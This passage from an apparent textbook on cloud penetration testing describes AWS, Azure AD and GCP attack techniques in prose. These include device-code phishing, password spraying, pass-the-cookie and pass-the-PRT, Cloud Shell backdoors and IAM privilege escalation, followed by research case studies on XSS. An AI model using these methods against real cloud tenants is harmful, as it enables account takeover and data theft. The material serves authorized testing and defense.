- An individual with roles such as `iam:PassRole` and `ec2:RunInstances` has the ability to create new EC2 instances and assign an existing EC2 instance profile to them. Once the instance runs, the attacker can request AWS keys and access EC2 instance metadata. This allows them to acquire all the permissions associated with the instance profile or service role.
- **Lateral Movement/Post-Exploitation**
 - The lateral movement from one AWS account to another can be triggered by an AWS confused deputy problem [\[14\]](#). The pentest team should perform this test to ensure that cross-account lateral movement is impossible. This issue happens when an entity doesn't have permission to act and can coerce a more privileged entity to act. When one service calls another cross-account service, the calling service can be manipulated to use its permission to act on another customer's resources without proper authorization.
 - The EC2 instances with sensitive information have restricted access. The pentest team can try to create a new Amazon machine image (AMI) and run the instance to access sensitive information.
 - Once the attacker can access the EC2 instance from the exploitation stage, they can intercept EC2 messages. The EC2's Simple System Manager (SSM) continuously calls `ec2Messages:GetMessages` every 20 seconds. The attacker can act as Man-in-the-Middle (MitM) and intercept SSM sessions due to SSM's authentication handling.
 - The volume snapshots usually contain sensitive information. The pentest team can try to create a snapshot of a volume without a

snapshot and use Elastic Block Storage (EBS) dump of the snapshot to disclose critical information present on a volume.

- **Persistence:** Attackers use several persistence techniques that should be analyzed in the scope of AWS pentest. These include
 - The users and groups can be assigned extra permissions than required for their job function. Users with permission to manage accounts can control the IAM identity center. Still, it is possible to use a delegated administrator to allow users from different accounts to manage it and perform management activities. These use cases should be reviewed for IAM persistence.
 - S3 access control list should be reviewed to ensure no one outside the scope of identity or resource-based policies can access the S3 buckets [[112](#)].

3.2.3 Microsoft Azure Penetration Testing

Microsoft Azure has a growing customer base, and it has become a popular cloud platform. The first step in Azure pentesting is understanding the type of deployment. The Azure deployment can be - Classic mode or Resource Management mode. In Classic mode, you get access to the cloud service, which consists of a virtual machine, load balancer, and network interface card. The Azure Resource Management (ARM) mode provides all cloud services bundled into a single entity. This helps manage all cloud services and apply security protocols in a standardized way [[257](#)].

3.2.3.1 Azure Terminology and Concepts

Azure AD is an identity management platform for Microsoft applications, ARM, and other Microsoft integrations (see [Fig. 3.4](#)). There are multiple ways to interact with Azure AD - using Azure Portal, Azure CLI, Microsoft, and Azure AD Graph APIs.




Figure 3.4 Azure AD interaction with on-premise and third party services. [📄](#)

- **Roles and Permissions:** Users are provided with a predefined set of permissions, which vary based on their status as either native members of the tenant (member users) or as Business-to-Business (B2B) collaboration guests brought in from another directory (guest users). Member users can register applications, control their profile, and access directory information. On the other hand, guest users with restricted directory permissions can manage their profiles but cannot view directory information. Some important roles are described below [\[170\]](#).
 - Global Admin is the highest privilege level in an Azure AD environment.
 - Application admin allows the creation and management of applications.
 - Security Administrator can read security information and reports and manage Azure AD and Office 365 configuration.
 - Global Reader can read anything an application admin can but cannot update.
- **On-premise AD Integration:** Many organizations employ Active Directory Domain Services (ADDS) to authenticate users, computers, or

applications. On-premise domain servers provide these services. As enterprise applications move to the cloud, it's efficient to implement these services in the cloud. The AD users want to use the same credentials in on-premise and cloud environments. This requires a synchronization of password hashed in Azure AD using one of the three ways:

- Password Hash Synchronization (PHS)
- Pass-through Authentication (PTA)
- Active Directory Federation Services (ADFS)
- **Azure AD Security Features:** Some basic security features include password lockout after 10 failed login attempts. The user is locked out for 60 seconds once this threshold is reached. Some advanced security features that are conditional to subscription include:
 - Conditional Access policies are if-else statements. The access can be configured based on user or group membership, device used, IP location information, and application type. Some example security controls that can be enforced using conditional access policies are—requiring Multi-factor Authentication (MFA) for administrative roles, blocking risky sign-in behaviors, and blocking access to specific locations.
 - Identity Protection feature detects risky sign-in behavior (user password present in the leaked database) and treats the user differently using conditional access policies.
 - Security Defaults is a package of security settings to protect from common attacks such as password spraying, replay, and phishing. This feature forces tenant users to register with the MFA service within 14 days. The legacy protocols such as IMAP, SMTP, and POP3 are blocked as part of this package. Privileged actions such as using Azure PowerShell requires additional authentication.

- Password Protection can be enforced on the on-premise active directory using Azure AD Password Protection Proxy Service. The agents are deployed on domain controllers, which prevents the use of passwords from a list of known passwords and enforces the use of passwords with sufficient length and complexity requirements in place.
- Logging can be performed using the Azure AD portal. The sign-in attempts and configuration changes can be traced. The logs can be sent to Azure Log Analytics for further information.

3.2.3.2 Unauthenticated Testing

- **Reconnaissance:** A list of possible user accounts can be created using known OSINT tools. Once the list of valid email addresses is constituted, o365creeper [\[230\]](#) can be used for verifying them.
- **Password Spraying:** We can use a password spraying attack to brute force the passwords of valid accounts. The leaked password databases, known as trivial passwords, can be used to create a password list. This attack also helps verify the account lockout policies in place for the organization. The security defaults or conditional access policies can be audited using this attack. MailSniper [\[42\]](#) and o365spray [\[276\]](#) are popular tools that can be used for password spray. Acknowledging that these tools exhibit a significant activity level and can be easily detected is important. Implementing password complexity policies and MFA can render these tools ineffective.
- **Vulnerabilities in Azure Applications:** Azure-hosted applications can be analyzed for weak access control that allows access to sensitive files. the file accessTokens.json in az cli stored tokens in clear text. The exposure of important files such as C:\Users\Username\.azure, azureProfile.json can be identified as part of application directory scans.

- **Device Code Authentication Phishing:** Microsoft utilizes the OAuth device authorization grant method to enable users to authenticate themselves on input-constrained devices like Smart TVs and printers. In this process, the device initiates the authorization flow by allowing the user to sign in through a web browser on another device [231]. Once the user signs in, the device can request an access token for further authentication. The Microsoft OAuth device code flow (see [Fig. 3.5](#)) works as follows:




Figure 3.5 Microsoft OAuth device code flow. [↗](#)

1. The user starts an application on a compatible device supporting the authorization grant flow.
2. The application establishes a connection with the /devicecode endpoint using the application's client_id and the specified permission scopes (Read/Write).
3. The /devicecode endpoint sends the user a user_code, device_code, and a verification_url.

4. The user visits the `verification_url` and enters the provided `user_code`.
5. Azure prompts the user to complete the authentication process and approve the presented permission scopes.
6. The device continuously communicates with the `/token` endpoint using the `client_id` and `device_code`. Once the user logs in, they receive an `access_token`, `refresh_token`, and `id_token`.

The attacker can abuse this authentication flow using phishing

1. A malicious individual creates a fraudulent Azure application by exploiting the Azure Active Directory.
2. The attacker connects to the `/devicecode` endpoint using the `client_id` of the fraudulent Azure App to request the `user_code`, `device_code`, and `verification_uri`.
3. Once the necessary information is obtained, the attacker crafts a phishing email and sends it to the victim, instructing them to visit the `verification_uri` and enter the `user_code`.
4. The victim falls for the scam, submits the `user_code` and proceeds with a standard sign-in process, unknowingly granting permission consent.
5. The attacker then proceeds to request an `access_token` and `refresh_token` from the `/token` endpoint in order to impersonate the victim. The obtained `access_token` can be utilized to access the victim's Office365 products, including Outlook mail, by leveraging the Microsoft Graph API.
6. By default, the access tokens remain valid for 60 days, while refresh tokens have a validity period of one year. This allows the attacker to continually request the victim's `access_token` using the `refresh_token` to maintain persistence.

3.2.3.3 Authenticated Testing

Authenticated pentesting requires user access to the Azure AD environment. The pentester requires reader permission with a global reader role in Azure AD. If the pentest team encounters an access issue with this permission level, they can fix it by upgrading to the storage account contributor role.

- **Login Conditions Bypass:** Once the valid credentials have been obtained from unauthenticated testing, certain login restrictions can be tested
 - **IP Allowlisting:** The Azure AD can allow certain valid IP addresses for accessing internal services, so compromising valid IP addresses is necessary for accessing resources that are part of Azure AD.
 - **Geo Restrictions:** Identify the organization's headquarters and use IP addresses associated with that location.
 - **Browser:** The company can restrict access to certain OS (Windows, Linux, Mac, iOS). Find the browser used by company employees.
 - **Service Principal Credentials:** These credentials provide limited permissions, and the login from these credentials are less reviewed. The pentest team can compromise and use these service principal credentials.
- **User and Environment Enumeration:** The first thing to test once the user has access to the Azure environment is account and environment information. The users, groups, roles, and service principals can be enumerated using the Azure AD command line.
- **Access Policy:** An Azure service can have a system or user-assigned managed identity. The identity can have an access policy for different resources, e.g., an app service with read permissions for the KeyVault.

These access policies should be reviewed and protected using the principle of least privilege.

- **Azure App Service:** Azure app service is an HTTP-based service hosting web applications, REST APIs, and mobile backends. Each app runs in an isolated sandbox. The app isolation depends on the service plan subscribed, e.g., apps in a free tier run on shared VMs, whereas apps in the standard tier run on dedicated VMs. Azure CLI can check application configuration, access restrictions, credentials, and app access information.
- **Privilege Escalation:** Privilege escalation can be achieved in an Azure AD environment by exploiting various methods to abuse policies and service trust. One such technique involves leveraging loosely defined dynamic group rules. These dynamic groups are designed with rules that determine the inclusion of users or devices in the group. The rules are re-evaluated each time a user or device is added.
- By default, any user can invite guest users in an Azure AD environment. Exploiting a misconfigured dynamic group rule that grants permissions based on attributes that can be modified for a new guest allows for creating a guest account with these attributes. This can lead to privilege escalation [231]. Once the guest account is created with the desired characteristics, it can manage its profile and modify its attributes. This opens up the possibility of further exploiting the system and escalating privileges within the Azure AD environment.
- **Lateral Movement** There are different ways in which a machine can be connected to the cloud environment—Azure AD joined, workplace joined, hybrid joined [115]. Some techniques for lateral movement in Azure AD environment include:
 - **Pass the Cookie:** This prerequisite for this attack method is a compromised machine in the Azure AD environment. Browser

cookies present on the compromised machine can be used to bypass authentication. The user has already authenticated and established a session cookie when interacting with the Azure AD environment, so re-authentication is not required. The browser cookies are encrypted using Microsoft Data Protection API (DPAPI). Mimikatz, a popular pentesting tool can extract these encrypted cookies on the victim's machine. The authentication cookies for Azure include ESTAUTH, ESTSAUTHPERSISTENT, and ESTSAUTHLIGHT. The pentester can access `login.microsoftonline.com` and add these cookies. Upon successfully utilizing the user's cookies within the login session, the attacker gains unauthorized access to the Azure AD environment, inheriting the privileges associated with the compromised user account.

- **Pass the PRT:** The Primary Refresh Token (PRT) serves the purpose of facilitating Single Sign-on (SSO) functionality for users on Windows 10 and mobile operating systems. When a user logs into a device that supports this SSO feature, Windows communicates with the cloud authentication provider to verify the user's credentials. Upon successful validation, Windows retrieves and provides the user with the PRT and a session key. The PRT is securely stored within the Local Security Authority Subsystem Service (LSASS). Whenever the browser attempts to access cloud resources, it utilizes the PRT cookie to gain access. The PRT remains valid for 14 days and is automatically renewed as long as the user actively uses the device. One can acquire access and refresh tokens for any application by leveraging the PRT. The testing team can extract the PRT from LSASS during a penetration test by decrypting the session cookie. These extracted objects can

then be utilized to generate a PRT cookie. Passing this PRT cookie to the browser session allows the attacker to authenticate themselves as the compromised user, effectively assuming their identity.

- **Pass the Certificate:** Azure joined machines enable authentication between machines using certificates that are issued by the Azure AD Certificate Authority (CA) specifically for the user. An attack technique known as “pass the PRT” relies on extracting the username, tenant ID, PRT, security context, and derived key. During a penetration test, the testing team can utilize the `PrtToCert` [182] tool to request a Peer-to-peer (P2P) certificate on behalf of the user. The lifetime of this certificate matches that of the PRT. To further exploit this vulnerability, tools such as `AzureADJoinedMachinePTC` [181] can be employed by the testing team to authenticate to a remote machine. This allows them to execute `PSEXEC` and open a command prompt on the victim machine. The testing team can execute `Mimikatz` through this compromised access to obtain another user’s PRT.
- **Persistence:** The adversary persists in the Azure tenant or subscription to ensure he doesn’t have to perform all attack steps again to gain access to a high-value target. The attacker uses techniques to modify existing resources and manipulate accounts or service principals to achieve persistence [169]. Some persistence techniques that can be tested in Azure AD environment are:
 - **Illicit Consent Grant:** By default, Azure AD allows any user to register an application. During a penetration test, the team may try registering an application that seeks elevated permissions, such as sending emails on behalf of users or managing roles. These permissions require the admin’s approval. Exploiting this process can

serve various malicious purposes. The application could be used to carry out phishing attacks by tricking users into disclosing sensitive information or inducing unauthorized user actions. Additionally, it could allow the testing team to establish long-term access to the Azure AD environment by utilizing the privileges assigned to the application.

- **Application and Service Principal Manipulation:** Using the privileges of the application administrator, the testing team can add credentials to an existing application. It is possible to target applications with high permissions and add new ones. Some examples of this method include adding a privileged authentication administrator, who can reset the passwords of global administrators.
- **Token Signing Certificate:** The privileges associated with the Domain Administrator (DA) role can be leveraged to perform actions such as generating new token signing certificates or importing pre-existing certificates. These certificates possess extended validity periods and enable logging in as a user with a known ImmutableID.

3.2.4 Google Cloud Platform (GCP) Penetration Testing

Google Cloud offers a combination of services that can help organizations move their infrastructure from on-premise to the cloud environment. Google Cloud Platform (GCP) is part of Google Cloud and provides public cloud infrastructure for hosting web applications. The cloud infrastructure is hosted in data centers around the world. Each data center location is called a region. Regions are in Asia, Australia, Europe, North America, and South America. Each region is a collection of isolated zones. Each zone is identified by the name of the region and a letter identified, e.g., us-central1-b [\[64\]](#).

3.2.4.1 GCP Terminology and Concepts

- **Global, Regional, and Zonal Resources:** The [Fig 3.6](#) provides an architecture of global scope, regions and zones. The application developers can mix and match services hosted across different regions and zones depending on the infrastructure requirements [\[147\]](#). Some resources can be accessed only by resources located within the same region, while other resources can be accessed across regions and zones. The regional resources are assigned static external IP addresses. The zonal resources include VM instances and disks. The scope of operation depends on the underlying resource. For instance creating a network is a global operation, while reserving an IP address is a regional operation.




Figure 3.6 Google Cloud Platform (GCP) global scope, regions and zones. [↗](#)

- **Projects:** A project is an organizing entity for the GCP resources. A project comprises of settings, roles, permissions, and metadata for resources. Resources in the same project share an internal network. The resource access across projects is restricted by default. The access across projects can be configured using shared Virtual Private Cloud (VPC) or VPC Network Peering. Each GCP project has a project name, project ID provided by the user and project number provided by GCP.
- **Google Cloud Console:** A web-based graphical user interface that allows management of GCP projects and resources. The GCP console can be used for creating a new project or accessing an already existing project for management of resources.
- **Command Line Interface (CLI):** The GCP CLI gcloud is an alternative method for development and workflow management. A compute engine Virtual Machine (VM) can be created using the command gcloud instances create.
- **Client Libraries:** GCP client libraries is another method for creating and managing resources. The client libraries expose APIs for provisioning access to services (App APIs), and providing functionality for resource management (Admin APIs).
- **Organization Policies:** The organization policies configured to allow centralize control over organization's cloud resources. These policies ensure restriction on usage of cloud resources, establishing guardrails and compliance boundaries for development teams, and helping project owners move the resources in GCP. The scope of policies can be organization-wide or restricted to individual project(s). The resources in the project inherit policies applied to the project. The policy constraints help define policy restrictions, e.g., policy applied to a Google Cloud service or a group of services. The policy constraints can be used to enforce fine-grained control over organization's resources.

- **IAM Roles:** The IAM policies in GCP are similar to AWS IAM policies. There is no centralized repository of IAM roles in GCP. The command `get-iam-policy` over a resource can be used to check which principals have access to the resource. There are three types of IAM roles in GCP—(a) Basic/Primitive Roles, which include Owner, Editor, and Viewer roles. (b) Predefined roles that provide granular access for a specific service managed by GCP. (c) Custom roles used for providing granular access according to user-defined list of permissions.
- **User and Groups:** The user and group management is done using Google Workspace <https://admin.google.com>. The user role can be optionally protected by Multi-factor Authentication (MFA). Some important groups that are suggested to be created during organization setup include Organization Admins, Network Admins, Security Admins, Developers, Billing Admins, DevOps, Billing Viewer, Platform Viewer, Security Reviewer, Network Reviewer, Audit Viewer, Security Command Center Admin, Secrets Admin.
- **Service Accounts:** A special kind of account used by an application or compute workload rather than a person. Some service accounts are automatically generated by GCP when a service is started. Service accounts contain all components required for authentication with Google Cloud.
- **Access Scopes:** Legacy method for specifying authorization of an instance. Access scopes are attached to generated OAuth tokens to access GCP API endpoints. They restrict permissions of the OAuth token. If the token belongs to resource owner but doesn't have access scope, it cannot be used for privilege abuse.

3.2.4.2 Unauthenticated Testing

- **Reconnaissance:** The public cloud resources can be enumerated by searching the public web for links to cloud resources. Tools such as CloudScraper [207] can identify Google cloud resources, e.g., storage.googleapis.com.
- **Unauthenticated Enumeration:** GCP buckets, applications, and cloud functions can be enumerated using tools like CloudBrute [3], and GCPBucketBrute [148].

3.2.4.3 Authenticated Testing

Authenticated testing requires a minimum set of permissions to review relevant services used in GCP. The client should (a) create a project, (b) create a service account inside the project, and (c) provide necessary services and enable APIs required for performing pentest. A list of permissions to use the necessary tools enabled for GCP cloud pentest has been discussed in GCP—Permissions for a Pentest [116]. Once the authentication has been configured for pentesting tools, the pentest team can follow the approach below.

- **Authenticated Enumeration:** The pentest team can enumerate the configuration of different GCP services depending on the access scope configured for the IAM role used in pentest. We discuss enumeration for a few key services.
 - GCP Domain Name System (DNS) is a high performance cloud DNS. The enumeration of managed zones, DNS records, and policies can be performed as part of DNS enumeration.
 - GCP IAM, Principal and Org Policy Enumeration can be used to check services accounts configured in a project. The pentest team can check users and groups. If the pentest role has permissions such as serviceusage.services.enabled and serviceusage.services.use, enabling and using services in a project

is possible. If the testing team can enable admin service with enough privileges in the workspace, it can enumerate all users and groups. This information can be used for targeted testing.

- GCP Compute enumeration can be used to understand the network, compute, and VPC setup. The testing team can check the list of networks, subnetworks (subnets), and IAM policies configured for specific subnets and regions. The testing team can also check if the firewall is configured in the network and list of firewall policies. The compute enumeration also helps understand compute instances currently running in different regions and IAM policies configured for compute instances.
- GCP Storage enumeration helps understand the policies and permissions associated with GCP buckets. GCP offers various classes of storage based on performance, cost, and availability, such as Standard, Nearline, Coldline, and Archive. The default recommendation from Google Cloud is to use IAM policies for access management, but Access Control Lists (ACLs) are also used for access management. The enumeration helps check storage object protections such as bucket versioning, data retention policies, default encryption at rest, and buckets with public access enabled.
- **Privilege Escalation**
 - IAM privilege escalation can be achieved by exploiting the permissions of the assigned role and using them to get extra permissions to other resources. The attack builds on IAM enumeration. The attack can be automated by requesting access tokens for all enumerated service accounts. The pentest team can also try other attack vectors, such as using iam.service

AccountKeys.create to check if current privileges allow them to create a user-managed key for the service account.

- The over-permissive compute services discovered in the enumeration phase can be used as an attack vector for privilege escalation. For instance, the permission projects.setCommonInstanceMetadata can be used to modify an example's metadata, change a user's authorized keys, or create new users with sudo privileges. Other permissions that should be closely reviewed by the testing team include compute.instances.setMetadata, which provides privileges over a specific instance, compute.instances.setIamPolicy that allows the testing team to grant themselves a role with setMetadata permissions and escalate privileges by abusing the role.
- The storage service enumeration can be used to identify over-permissive buckets that allow the download of files stored inside GCP. These files sometimes contain sensitive information that can enable privilege escalation. Some GCP services that store sensitive data in a bucket include GCP Composer and Google Container Registry (GCR). The testing team should review permissions such as storage.objects.create and storage.objects.delete over existing storage buckets. Other permissions allowing privilege escalations over storage buckets include storage.objects.setIamPolicy and storage.buckets.setIamPolicy.
- **Lateral Movement**
 - The pentest team can exploit the compute permissions for patch deployment and patch-related jobs to create a patch job. This allows lateral movement and code execution overall compute instances in a project.

- The local privilege escalation techniques can also be used for lateral movement. One such method is to apply SSH keys at the project level and permit yourselves to SSH into a privileged account for any instance with a weak SSH security configuration.
- The compute instances connected via networked services such as Virtual Private Cloud (VPC). The firewall rules can be reviewed to check if they are over-permissive for the internal network. For instance, default VPC permits all traffic between compute instances over the internal network. The testing team can perform vulnerability scans over network services not protected by a firewall on the internal network. If there is an insecure application on the internal network, it can be exploited to achieve goals defined for lateral movement.
- **Persistence:** Once the pentest team has compromised GCP credentials or a machine running in a GCP environment, several persistence techniques can ensure continuous access to the compromised account or service.
 - Google Cloud Shell provides command line access to GCP resources from the browser. Any GCP user has access to a fully authenticated Google Cloud shell. This access allows authenticated users to maintain the home directory for 120 days, even without activity. The pentest team can add a backdoor to the user's home directory, allowing the testing team to maintain access to the shell.
 - Token hijacking is another mechanism of maintaining persistence in GCP. Every authenticated user can get tokens to access the cloud environment. If the authenticated user account is compromised, the attacker can use the user's home folder to get access and refresh tokens. This will allow them to maintain persistent access.

- Service accounts can be used for maintaining persistence, similar to authenticated users. The attackers can use elevated privileges from previous stages to compromise the private keys or OAuth Token of a service account and maintain persistence over the compromised service.

3.3 Case Studies in Cloud Penetration Testing

This section looks at some research works in cloud penetration testing (pentesting). Several real-world case studies highlight the importance of cloud pentesting:

- **Cloud Security Enhancement for Financial Institution:** A private bank serving over six million customers engaged in internal and external cloud pentest to evaluate the robustness of its cloud infrastructure [[119](#)]. The assessments helped the bank identify several vulnerabilities, which were addressed and significantly improved the security posture and compliance with regulatory standards for the bank.
- **Multi-cloud Platform Assessment:** Another institution utilizing multiple cloud providers, including AWS, Microsoft Azure, and GCP, engaged in cloud pentest to evaluate the security of its integrated cloud environment [[72](#)]. The misconfigurations and vulnerabilities were promptly addressed, enhancing security measures across all platforms.
- **SaaS Company Data Protection Enhancement:** A Software as a Service (SaaS) provider discovered the customer data being leaked on dark web [[137](#)]. The company engaged in a comprehensive cloud pentest to identify misconfigured cloud settings and exposed secrets in public repositories. The company addressed these issues to improve its data security and restore customer trust.

Organizations can use proactive measures for identifying and addressing security vulnerabilities, protecting their cloud assets, ensuring compliance with industry standards, and maintaining the trust of their customers. Next, we look at research studies that focus on cloud pentests.

3.3.1 Stress Test for Cloud Configurations

Minna et al. [177] proposed a knowledge graph-based approach to capture the cloud security configurations and vulnerabilities. The research work analyzed the security configuration of Docker-based container infrastructure. The configuration files are parsed to extract software information and settings, such as security capabilities enabled. The knowledge graph is enriched using a dataset of known vulnerabilities and misconfigurations. The vulnerabilities are classified based on known components and using MITRE ATT&CK tactics and techniques. The knowledge graph and vulnerability information create an AND/OR graph. The nodes of the graph, e.g., Container, SYS_ADMIN, Kernel, are linked using capability in the form of Common Vulnerability and Exposures (CVE) that link the nodes. The framework provides the capability to query the existence of vulnerabilities. Authors used the Analytic Hierarchy Process (AHP) [255] to identify the best fix for the given vulnerability. In this, decision-making on a solution is performed using user input to weigh a set of provided fixes. The pairwise alternates are compared until an optimal solution is identified. The empirical evaluation used metrics such as the cost of storing containers, graph information, and vulnerability information. The feasibility studies also tested the proposed approach on well-known vulnerabilities.

3.3.2 Generative Adversarial Network (GAN)-based Autonomous Penetration Testing for Web Applications

In the past few years, we have observed a rapid surge in web application tools, technologies, and libraries, like NodeJS, React, AngularJS, and Ruby

on Rails [248], being deployed on edge devices, e.g., the user interface of a smart camera. Naturally, with each web application framework, inherent security vulnerabilities are reported every year [81]. While security researchers invest much time identifying and reporting these vulnerabilities, they need help to keep up with web application vulnerability discoveries manually [55]. Attackers have also invested in using deceptive means for masquerading original attacks. Moreover, the emergence of sophisticated attacks, such as Advanced Persistent Threats (APTs) [10], has increased the need for the identification of attack patterns beyond traditional signature-based attack detection. Chowdhary et al. [56] proposed an autonomous penetration testing framework that utilizes Generative Adversarial Networks (GANs). This research overcomes the limitations of vanilla GANs by using conditional sequence generation. This technique helps in identifying key features for Cross-site Scripting (XSS) attacks. The authors trained a generative model based on attack labels and attack features. The attack features were identified using semantic tokenization, and the attack payloads were generated using conditional sequence GAN. The generated attack samples can be used to target web applications protected by Web Application Firewall (WAF) in an automated manner. This model also scales well on a large-scale web application platform, saving the significant effort invested in manual penetration testing.

3.3.2.1 Defense Mechanisms Against Web Attacks

Web application attacks can target several parts of a web application. The typical web application includes a web application protocol, e.g., HTTP/S, server-side functionality, the use of scripts or code to generate dynamic content, application design flaws, authentication, and data storage mechanisms used by the application. Some well-known web vulnerabilities include session hijacking, bypassing authentication, SQL injection attacks, and XSS [239]. The XSS attacks involve using some aspect of the

application's behavior to commit malicious actions against users. These actions include logging user keystrokes and masquerading user privileges to carry out unintended actions.

An example of how an attacker can capture the session token of an authenticated user has been provided in [Fig. 3.7](#). An authenticated user who logs into an application is issued a cookie—step 1. The attacker supplies a crafted URL to the user—step 2. The user requests the URL—step 3, and executes the malicious JavaScript returned by the attacker—steps 4 and 5. The malicious script requests the server owned by the attacker, with the user's session token. In effect, the user's captured token is supplied to the domain controlled by the attacker, and the user's session is hijacked—steps 6 and 7. The payloads for such web-based attacks can also cause website defacement and other user actions, such as adding a new user with admin privilege (if the admin's session has been hijacked).




Figure 3.7 Cross-Site Scripting (XSS) vulnerability present in an application exploited by a remote attacker [56].

